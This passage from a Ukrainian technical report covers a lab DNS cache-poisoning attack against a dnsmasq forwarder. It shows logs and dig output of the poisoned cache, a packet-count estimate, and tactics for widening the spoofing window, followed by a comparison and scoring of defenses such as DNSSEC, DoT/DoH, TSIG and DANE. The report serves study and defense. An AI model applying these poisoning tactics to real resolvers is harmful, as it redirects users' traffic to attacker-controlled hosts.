


Рисунок 3.17 – Логи DNS-резолвера після атаки

Логи DNS-форвардера мають більш складну структуру. Спочатку бачимо, як у перші ж секунди Dnmasq потрапляє в ситуацію, коли одночасно в обробці знаходяться 150 запитів:

dnspooq-forwarder-1

963857cb6ac9 dnspooq-forwarder:latest

8053:53 8053:53 (UDP)

Logs | Inspect | Bind mounts | Exec | Files | Stats

```
2024-12-11 04:57:05 dnsmasq[1]: started, version 2.82 cachesize 150
2024-12-11 04:57:05 dnsmasq[1]: compile time options: IPv6 GNU-getopt no-DBus no-UBus no-i18n no-IDN
detect inotify dumpfile
2024-12-11 04:57:05 dnsmasq[1]: using nameserver 10.0.0.3#53
2024-12-11 04:57:05 dnsmasq[1]: read /etc/hosts - 7 addresses
2024-12-11 04:57:20 dnsmasq[1]: query[A] example.com from 10.0.0.4
2024-12-11 04:57:20 dnsmasq[1]: forwarded example.com to 10.0.0.3
2024-12-11 04:57:20 dnsmasq[1]: query[A] example.com from 10.0.0.4
2024-12-11 04:57:20 dnsmasq[1]: forwarded example.com to 10.0.0.3
2024-12-11 04:57:20 dnsmasq[1]: query[A] example.com from 10.0.0.4
2024-12-11 04:57:20 dnsmasq[1]: forwarded example.com to 10.0.0.3
```

```
2024-12-11 04:57:20 dnsmasq[1]: query[A] example.com from 10.0.0.4
2024-12-11 04:57:20 dnsmasq[1]: forwarded example.com to 10.0.0.3
2024-12-11 04:57:20 dnsmasq[1]: query[A] google.com from 10.0.0.4
2024-12-11 04:57:20 dnsmasq[1]: forwarded google.com to 10.0.0.3
2024-12-11 04:57:20 dnsmasq[1]: Maximum number of concurrent DNS queries reached (max: 150)
2024-12-11 04:57:26 dnsmasq[1]: Maximum number of concurrent DNS queries reached (max: 150)
2024-12-11 04:57:32 dnsmasq[1]: Maximum number of concurrent DNS queries reached (max: 150)
2024-12-11 04:57:38 dnsmasq[1]: Maximum number of concurrent DNS queries reached (max: 150)
```

Рисунок 3.18 – Логи Dnsmasq під час першої стадії атаки

Проте вже через 4 хвилини бачимо запис з канонічним ім’ям CNAME, на який надходить відповідь *google.com* із адресою 66.66.66.66:

```
2024-12-11 05:01:48 dnsmasq[1]: Maximum number of concurrent DNS queries reached (max: 150)
2024-12-11 05:01:54 dnsmasq[1]: Maximum number of concurrent DNS queries reached (max: 150)
2024-12-11 05:02:00 dnsmasq[1]: Maximum number of concurrent DNS queries reached (max: 150)
2024-12-11 05:02:08 dnsmasq[1]: Maximum number of concurrent DNS queries reached (max: 150)
2024-12-11 05:02:14 dnsmasq[1]: Maximum number of concurrent DNS queries reached (max: 150)
2024-12-11 05:02:17 dnsmasq[1]: reply example.com is <CNAME>
2024-12-11 05:02:17 dnsmasq[1]: reply google.com is 66.66.66.66
2024-12-11 05:02:17 dnsmasq[1]: query[A] google.com from 10.0.0.4
2024-12-11 05:02:17 dnsmasq[1]: cached google.com is 66.66.66.66
2024-12-11 05:02:17 dnsmasq[1]: query[A] google.com from 10.0.0.4
2024-12-11 05:02:17 dnsmasq[1]: cached google.com is 66.66.66.66
2024-12-11 05:02:17 dnsmasq[1]: query[A] google.com from 10.0.0.4
2024-12-11 05:02:17 dnsmasq[1]: cached google.com is 66.66.66.66
```

Рисунок 3.19 – Логи Dnsmasq під час другої стадії атаки

Консольний вивід на хості атакуючого вже частково нам знайомий. Бачимо попередження, ціль атаки (домен *google.com*, адреса 66.66.66.66), перелік IP-адрес хостів у локальній мережі. Трохи нижче можемо бачити дампи всіх 3 сгенерованих пакетів і обидві стадії з лічильниками значень TXID. У самому кінці бачимо кількість надісланих пакетів та тривалість атаки у секундах. Цього разу атака тривала порівняно довго – 298 секунд, тобто 5 хвилин:




Рисунок 3.20 – Консольний вивід експлойту на хості атакуючого

Тепер можемо перевірити, чи справді DNS-форвардер повертає адресу 66.66.66.66 на запит *google.com* або *example.com*:

```
$ dig @10.0.0.2 google.com
$ dig @10.0.0.2 example.com
```

```
[+] DNS spoofing has been successfully completed: google.com → 66.66.66.66
root@3149a1626b58:/app# dig @10.0.0.2 google.com

; <<>> DiG 9.18.28-1~deb12u2-Debian <<>> @10.0.0.2 google.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20717
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             3522    IN      A       66.66.66.66

;; Query time: 0 msec
;; SERVER: 10.0.0.2#53(10.0.0.2) (UDP)
;; WHEN: Wed Dec 11 10:46:39 UTC 2024
;; MSG SIZE  rcvd: 55

root@3149a1626b58:/app# dig @10.0.0.2 example.com

; <<>> DiG 9.18.28-1~deb12u2-Debian <<>> @10.0.0.2 example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30919
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            3461    IN      CNAME   google.com.
google.com.             3461    IN      A       66.66.66.66

;; Query time: 9 msec
;; SERVER: 10.0.0.2#53(10.0.0.2) (UDP)
;; WHEN: Wed Dec 11 10:47:40 UTC 2024
;; MSG SIZE  rcvd: 80

root@3149a1626b58:/app#
```

Рисунок 3.21 – Перевірка відповіді DNS-форвардера

Як бачимо, Dnsmasq відповідає отруєною адресою. Якщо використовувати команди виду `$ dig @10.0.0.2 google.com +short`, то отримаємо тільки адресу і нічого більше.

Атаку можна кількісно оцінити. Для цього треба розрахувати максимально можливу кількість пакетів для її здійснення у найкращому (для атакуючого) випадку. Задамося такими вихідними даними:

1. Розмір підробленого кадру Ethernet (включаючи вкладені пакети IP, UDP, DNS) становить S = 132 байтів.

2. Час надходження відповіді від справжнього вихідного сервера T = 2 секунди.

3. Пропускна здатність мережі зловмисника (біт/с) становить B = 100 Мбіт/с = 10^8 біт/с.

4. Кількість запитів, що одночасно знаходяться в обробці Q = 150 (конфігурація форвардера за замовчуванням).

5. Кількість вихідних портів P = 64 (обираються випадково).

6. Кількість пар порт-TXID становить N = (65536 - 1024) × 65536 = 64512 × 65536.

Вікно можливостей для атаки становить 2 секунди. Отже, кількість пакетів, які зловмисник може відправити за цей час становить:

$$C = \frac{T \cdot B}{8 \cdot S} = \frac{2 \cdot 10^8}{8 \cdot 132} = 189\,394 \qquad (2)$$

Тобто хакеру потрібно надіслати ~190 000 підроблених пакетів. Щоб збільшити ймовірність успіху, зловмиснику треба збільшити час, який витрачається на повернення відповіді upstream сервером. Для цього він може:

1) Постійно запитувати різні домени. Існує понад 300 тисяч доменів, які мають однакове значення хешу CRC32.

2) Постійно запитувати неіснуючі домени. Це гарантує, що їх не буде в кеші, що призведе до відправки запиту на DNS-сервер, який контролюється зловмисником.

3) Затримувати відповіді від підконтрольного сервера якомога довше.

Ці методи створюють вікно можливостей тривалістю у 2 секунди. Загалом, локальна атака зазвичай займає від 30 секунд до 6 хвилин.

Проте не варто забувати і про реальні обмеження. Реальна пропускна можливість (швидкість) мережі може бути меншою, ніж 100 Мбіт/с, отже фактична к-сть відправлених пакетів буде меншою за теоретичну. Доступна

ефективна пропускна здатність для зловмисника обмежена здатністю його мережевої карти обробляти пакети з високою швидкістю. Всі пакети після N-го в секунду, будуть відкинуті інтерфейсом, що ще сильніше зменшує максимальну кількість пакетів, яку можна надіслати за те вікно можливостей розміром у 2 секунди. Якщо мережа сегментована та/або будуть використані віртуальні локальні мережі (VLAN), то атака значно ускладниться.

3.8 Методи захисту від отруєння кешу DNS

Для ефективного захисту від атак на отруєння кешу DNS необхідно впровадити комплексний підхід, який поєднує різні методи, оскільки жоден окремий метод не гарантує абсолютного захисту. Запропоноване рішення має включати такі компоненти: [26]

1) Рандомізація TXID і порту джерела. Кожен DNS-запит включає 16-бітове випадкове число TXID (Transaction ID), яке використовується для співставлення запиту з відповіддю. 16-бітної ентропії недостатньо, оскільки це всього лише 216 = 65536 можливих значень. Використання випадкового порту (16-бітове значення) збільшує загальну ентропію до 32 бітів (TXID + порт), що ще сильніше ускладнює процес брутфорсу.

2) Кодування 0x20. Цей метод також відомий як Case Randomization, так як при цьому підході випадково змінюється регістр літер у доменному імені (наприклад, eXamPLe.CoM замість example.com). DNS-сервер має враховувати цей регістр під час перевірки відповідей, а зловмисник повинен правильно вгадати регістр кожної літери. Це додає додаткову ентропію до запиту – все залежить від довжини доменного імені та кількості повторюваних символів.

3) DNSSEC. Технологія DNSSEC (DNS Security Extensions) забезпечує автентифікацію відповідей DNS через криптографічний підпис. Навіть якщо зловмисник підробить відповідь, її неможливо буде підтвердити через відсутність валідного підпису. Основний недолік – складність впровадження та сумісність із існуючими системами.

4) Очищення кешу. Дієвим методом мінімізації впливу атаки є очищення кешу (DNS cache flushing) з певною періодичністю. Ця повторювана дія мінімізує можливість використання отруєного кешу для тривалих атак. Проте якщо чистити кеш занадто часто, то зникають всі переваги від його використання.

5) Моніторинг і фільтрація трафіку. Використання мережевих екранів і IDS/IPS для виявлення та блокування підозрілих DNS-запитів або відповіді, які надходять із невідомих IP-адрес. Атаки типу SAD DNS використовують побічні канали, такі як ICMP-пакети, для отримання інформації про стан портів. Отже, для захисту від таких атак треба налаштувати фільтрацію ICMP-пакетів на мережевому екрані.

6) DoH/DoT. Застосування протоколів DNS over HTTPS (DoH) або DNS over TLS (DoT) суттєво знижує ймовірність успішної атаки на отруєння кешу. Використання TLS гарантує, що DNS-запити та -відповіді зашифровані, тому їх неможливо змінити під час передачі. До того ж TLS забезпечує автентифікацію сервера DNS через сертифікати, що унеможливлює підміну сервера. Але попри всі свої сильні сторони, дані протоколи не можуть надати повний захист форвардеру від отруєння кешу, тому що:

1. Не вирішують проблему компрометації кешу на стороні авторитативного резолвера. Якщо зловмисник отруїв кеш на стороні DNS-резолвера, клієнт все одно отримає підроблену відповідь, навіть через зашифроване з'єднання.

2. Існує залежить від резолвера. Навіть довірені резолвери (наприклад, Google Public DNS чи Cloudflare) можуть бути скомпрометовані.

7) Сегментація мережі. Розділення мережі на ізольовані сегменти дозволяє обмежити коло пристроїв, які можуть взаємодіяти з DNS-серверами. Наприклад, клієнтські пристрої можуть бути ізольовані від інших критично важливих серверів. Якщо отруєння кешу все ж відбулося, ізольована мережа обмежить його вплив лише на один сегмент, а не на всю інфраструктуру. Застосування віртуальних локальних мереж (VLAN) значно ускладнює атаку, але не унеможливлює її.

8) TSIG з використанням CGA. DNS стикається з проблемою безпеки між клієнтом та DNS-резолвером через недовіру до резолвера. Для вирішення цієї проблеми використовується TSIG (Transaction SIGnature). TSIG створює довірчі відносини між клієнтом і DNS-сервером, що забезпечує не лише автентифікацію, але й цілісність даних між сторонами за допомогою алгоритму одностороннього хешування та спільних ключів. Однак TSIG має недолік – ключами необхідно обмінюватися вручну. Рішенням цієї проблеми є використання TSIG разом із CGA (Cryptographically Generated Addresses). Стек TSIG-CGA автоматизує процес узгодження спільного секретного ключа, забезпечуючи автентифікацію хоста за допомогою алгоритму CGA.

9) DANE. DNS-Based Authentication of Named Entities – це метод, який використовує DNSSEC для перевірки достовірності TLS-сертифікатів. Замість того, щоб покладатися на CA, як у традиційній моделі, DANE дозволяє власникам доменів самостійно створювати сертифікати й розміщувати інформацію про них у DNS у вигляді записів TLSA (TLS Authentication). DNSSEC у цьому випадку виступає гарантом цілісності даних, перевіряючи, що записи TLSA не були змінені зловмисниками. Таким чином, DANE замінює безліч центрів сертифікації одним “коренем довіри” – ієрархією DNS. Це суттєво знижує ризики атак, пов’язаних із компрометацією центрів сертифікації, і дає більше контролю власникам доменів над тим, як перевіряються їх сертифікати.

Комерційні продукти:

10) Kopis System. Дана система аналізує DNS-трафік на високих рівнях ієрархії (наприклад, рівні TLD) для виявлення доменів, пов'язаних із ШПЗ. Для класифікації доменів використовуються статистичні характеристики, такі як різноманітність мережевих локацій і репутація IP-адрес .

11) Domain Watcher System. Система виявляє зловмисні домени за текстовими ознаками, такими як кількість спеціальних символів, імітація відомих доменів і статистичний аналіз розподілу літер. Застосовує методи ML.

3.9 Порівняння методів протидії отруєнню кешу DNS

Будь-який метод захисту має свою сферу застування. Немає якогось одного ультимативного рішення, яке б могло захистити DNS-інфраструктуру. Отже, треба знати який метод які має обмеження, як працює тощо. Немає методу, який міг би замінити всі інші, а тому найкращий захист – це комбінація всіх чи деяких із цих технік. Легенда: + означає “так”; +/- означає “частково”; порожня клітинка означає “ні”.

Таблиця 3.2 – Порівняння методів захисту проти підміни кешу DNS

		DNSSEC	TSIG	DANE	DoT	Kopis	Domain Watcher
Стратегія захисту	Детектування					+	+
	Блокування	+	+	+	+		
	Розширення DNS	+	+	+	+		
Тип детек-тування	Статистичні методи					+	+
	Аналіз пакетів					+/-	
	Криптографія	+	+	+	+		
Обме-ження	Складність	+	+/-	+	+		
	Відчутна вартість	+	+	+	+/-		
	Додаткова інфраструктура	+				+	+

Попри те, що вже зараз існує чимало ефективних методів захисту від атак отруєння кешу DNS, багато компаній, зокрема й великі провайдери DNS-послуг, не поспішають впроваджувати ці технології. В цього явища декілька причин: вони пов'язані як з технічними, так і з економічними та організаційними аспектами.

Великі компанії часто працюють із масштабною інфраструктурою, яка базується на усталених, перевірених часом технологіях. Будь-яка зміна або оновлення потребує значних витрат ресурсів та часу. Інколи це викликано консервативним підходом до змін, особливо якщо існуючі рішення вважаються “достатньо надійними”.

DNS-інфраструктура є неоднорідною, вона може включати різні типи серверів, ПЗ, конфігурацій та апаратного забезпечення, кожен з яких підтримує або не підтримує певні методи захисту. Це створює технічні труднощі в уніфікації захисту, оскільки не всі сервери сумісні з такими розширеннями як DNSSEC чи DANE. Крім того, міграція на більш сучасні рішення може порушити роботу старих систем.

Впровадження нових методів захисту часто вимагає фінансових витрат, пов'язаних з проведенням аудитів безпеки. Це може бути бар'єром для багатьох SMB компаній, які не бачать прямої економічної вигоди від таких змін, особливо якщо ризик атак видається їм низьким. Частина компаній все ще недооцінює ризики атак на отруєння кешу DNS, особливо якщо вони раніше не ставали жертвами таких атак.

Таблиця 3.3 – Методи захисту, впроваджені провайдерами DNS-послуг станом на 2022 рік

	Google	Azure	Cloudflare	Quad9	OpenDNS	Akamai	Oracle	Infoblox	NS1	Verisign	Neustart
DNSSEC	+		+	+	+	+		+	+	+	+
Прозорість сертифікату	+	+	+	+	+	+	+	+	+	+	+
Записи CAA	+				+	+	+	+	+	+	+
TLS 1.0			+		+	+	+	+			
TLS 1.1			+		+	+	+	+	+		+
TLS 1.2	+	+	+	+	+	+	+	+	+	+	+
TLS 1.3	+		+	+							
DoH	+	+	+	+	+	+		+			
DoT	+	+	+	+		+		+	+		

Методи захисту від атак отруєння кешу можна порівняти за такими критеріями: ефективність (вага 0,5); швидкодія (вага 0,25); легкість впровадження (0,1); дешевизна впровадження (0,15). Числові значення для кожного рівня: “Дуже низька” = 1, “Низька” = 2, “Середня” = 3, “Висока” = 4, “Дуже висока” = 5

Розглянемо ці критерії детальніше:

1) Ефективність є ключовим показником у виборі методів захисту від атак на отруєння кешу DNS. Вона визначає, наскільки високий відсоток успішного запобігання атакам та здатність системи виявляти складні або приховані маніпуляції. Важливим аспектом є точність ідентифікації потенційно шкідливих DNS-записів, що дозволяє мінімізувати ризики для користувачів. Також враховується повнота перевірки автентичності DNS-відповідей, що забезпечує високий рівень довіри до отриманих даних. Для уникнення непотрібних втручань важливою є мінімізація хибних спрацьовувань, які можуть створювати додаткове навантаження на систему.

2) Швидкодія визначає, як оперативно система захисту обробляє DNS-запити без значного впливу на користувацький досвід. Критичними аспектами є час перевірки запиту та затримка при обробці DNS-резолюції. Важливо також враховувати пропускну здатність системи, яка визначає, скільки запитів може оброблятися одночасно. Додатково аналізується навантаження на мережеві ресурси та вплив на загальну швидкість інтернет-з'єднання, щоб забезпечити баланс між захистом і продуктивністю. Ресурсоємність алгоритмів перевірки також є вирішальним фактором, оскільки ефективність повинна досягатися без надмірного використання обчислювальних потужностей.

3) Легкість впровадження враховує, наскільки легко можна інтегрувати обрані методи захисту в існуючу DNS-інфраструктуру. Сумісність із наявним обладнанням та програмним забезпеченням значно спрощує впровадження. Важливим є рівень необхідної модифікації мережевого обладнання та обсяги налаштувань, що впливають на швидкість реалізації. Оцінюється потреба в підготовці персоналу для роботи з новими системами, а також гнучкість

архітектури, яка дозволяє адаптувати рішення під різні операційні системи та специфічні вимоги організацій.

4) Дешевизна впровадження охоплює всі витрати, пов’язані із захистом від DNS-атак. Сюди входить вартість ліцензування програмного забезпечення, витрати на придбання додаткового обладнання, а також навчання персоналу для роботи з новими системами. Важливим фактором є вартість підтримки та оновлень, які забезпечують актуальність та безперебійність роботи системи. Додатково аналізуються експлуатаційні витрати, зокрема споживання енергії чи додаткові адміністративні ресурси. У довгостроковій перспективі розглядається потенційна економія від зменшення ризиків успішних атак, що дозволяє компенсувати початкові витрати.

Отже, кожен метод може бути оцінений за цими критеріями:

1) Рандомізація TXID і порту джерела

Ефективність: Низька (2). Рандомізація додає лише 32 біти ентропії. Для сучасних атак, які можуть використовувати SAD DNS чи інші побічні канали, цього може бути недостатньо, оскільки обхід можливий за кілька тисяч запитів.

Швидкодія: Дуже висока (5). Процес генерування випадкових значень TXID і порту майже не вимагає ресурсів. Виконується швидко і не створює додаткового навантаження на систему. Збільшує розмір пакета на 4 байти.

Легкість впровадження: Висока (4). Метод вбудований у стандартний DNS-протокол, його підтримують більшість сучасних серверів і резолверів без необхідності додаткових змін.

Дешевизна впровадження: Дуже висока (5). Не потребує ліцензій чи спеціального обладнання. Зміни можуть бути реалізовані в наявній інфраструктурі з мінімальними затратами.

2) Кодування 0x20

Ефективність: Низька (2). Кількість доданої ентропії залежить від довжини доменного імені. Наприклад, для довгих доменів (10+ символів) кількість варіацій значно зростає, але для коротких (наприклад, 3-5 символів) метод менш ефективний.

Швидкодія: Дуже висока (5). Вимагає мінімальної обробки на стороні клієнта та сервера для роботи з регістром символів. Однак може трохи уповільнити відповідь у випадку довгих запитів.

Легкість впровадження: Висока (4). Метод сумісний із більшістю DNS-серверів, але може потребувати невеликого налаштування на стороні резолвера.

Дешевизна впровадження: Висока (4). Реалізація можлива без змін обладнання або значних інвестицій. Проте деякі старі DNS-сервери можуть бути несумісними, що вимагає оновлення.

3) DNSSEC

Ефективність: Дуже висока (5). Метод фактично гарантує автентичність відповіді. Навіть якщо зловмисник зможе відправити підроблену відповідь, відсутність валідного підпису зробить її недійсною.

Швидкодія: Висока (4). Криптографічні обчислення додають значне навантаження на DNS-сервер і клієнта. Сильно збільшується розмір пакета.

Легкість впровадження: Низька (2). Вимагає внесення змін до наявної інфраструктури, підтримки ключів. Сумісність із деякими стеками обмежена.

Дешевизна впровадження: Низька (2). Потребує оновлення обладнання, ліцензійного ПЗ та експертного впровадження.

4) Очищення кешу

Ефективність: Дуже низька (1). Захищає від довготривалих атак, але не запобігає первинному отруєнню. Часте очищення може знизити ефективність кешування.

Швидкодія: Дуже низька (1). Процес очищення не є обчислювально інтенсивним, але зменшує переваги кешу для часто запитуваних доменів.

Легкість впровадження: Висока (4). Метод підтримується стандартними налаштуваннями DNS-серверів і легко налаштовується.

Дешевизна впровадження: Дуже висока (5). Реалізація не вимагає витрат, оскільки це стандартна функція DNS.

5) Моніторинг і фільтрація трафіку

Ефективність: Середня (3). Виявляє атаки типу SAD DNS, блокуючи спроби використання побічних каналів. Однак деякі складні атаки можуть залишитися непоміченими.

Швидкодія: Середня (3). Залежить від обчислювальної потужності обладнання. Аналіз великого об’єму трафіку може створювати затримки.

Легкість впровадження: Низька (2). Вимагає налаштування IDS/IPS-систем, інтеграції із наявною мережею. Потребує знань у галузі мережевої безпеки.

Дешевизна впровадження: Дуже низька (1). Потребує покупки обладнання чи ліцензійного ПЗ, а також навчання персоналу.

6) DoH/DoT

Ефективність: Дуже висока (5). Суттєво знижує ризик успішної атаки завдяки шифруванню DNS-запитів і відповідей. TLS забезпечує як конфіденційність, так і автентифікацію сервера, унеможливлюючи підміну DNS-сервера чи зміну даних під час передачі. Проте цей метод не вирішує проблему компрометації кешу на стороні резолвера.

Швидкодія: Висока (4). TLS накладає додаткове навантаження через шифрування трафіку, але для сучасного обладнання це має мінімальний вплив на швидкість.

Легкість впровадження: Дуже низька (2). Для роботи з DoH/DoT потрібна підтримка протоколів HTTPs/TLS на стороні DNS-клієнтів і серверів. Багато сучасних серверів вже мають вбудовану підтримку, але конфігурація може вимагати серйозних змін у наявній інфраструктурі, наприклад, налаштування TLS-сертифікатів.

Дешевизна впровадження: Середня (3). Інтеграція DoH/DoT не потребує суттєвих фінансових витрат.

7) Сегментація мережі

Ефективність: Низька (2). Сегментація зменшує радіус ураження в разі успішного отруєння кешу.

Швидкодія: Дуже висока (5). Майже не впливає на швидкість роботи системи, оскільки це структурна (логічна) зміна, яка не додає значного навантаження на обладнання (фізичні ресурси).

Легкість впровадження: Висока (4). Реалізація сегментації вимагає налаштування VLAN або окремих підмереж, що може бути складним у великих інфраструктурах. Необхідно враховувати маршрутизацію, ізоляцію та доступ до сегментів для забезпечення їхньої безпеки.

Дешевизна впровадження: Середня (3). Для впровадження можуть знадобитися нові мережеві пристрої, такі як керовані комутатори, або модернізація існуючого обладнання. Крім того, потрібні витрати на адміністрування та налаштування підмереж.

8) TSIG із CGA

Ефективність: Висока (4). Забезпечує автентифікацію і цілісність DNS-запитів за допомогою спільних секретних ключів та хешування. Використання CGA автоматизує обмін ключами, зменшуючи ризик компрометації вручну встановлених секретів. Така комбінація значно ускладнює проведення атак. Проте TSIG-CGA не захищає від атак на стороні авторитативного резолвера.

Швидкодія: Дуже висока (5). Вплив на продуктивність є мінімальним для більшості сценаріїв використання.

Легкість впровадження: Низька (2). Налаштування TSIG та CGA вимагає знань у сфері криптографії, а також налаштування на кожному сервері й клієнті. Без належної автоматизації це може стати проблемою для великих інфраструктур.

Дешевизна впровадження: Середня (3). Для впровадження можуть знадобитися ПЗ, що підтримує TSIG-CGA, а також час на налаштування.

9) DANE

Ефективність: Дуже висока (5). Виключає залежність від сторонніх центрів сертифікації (CA). Це знижує ризики, пов’язані з компрометацією CA, і гарантує цілісність TLSA-записів у DNS.

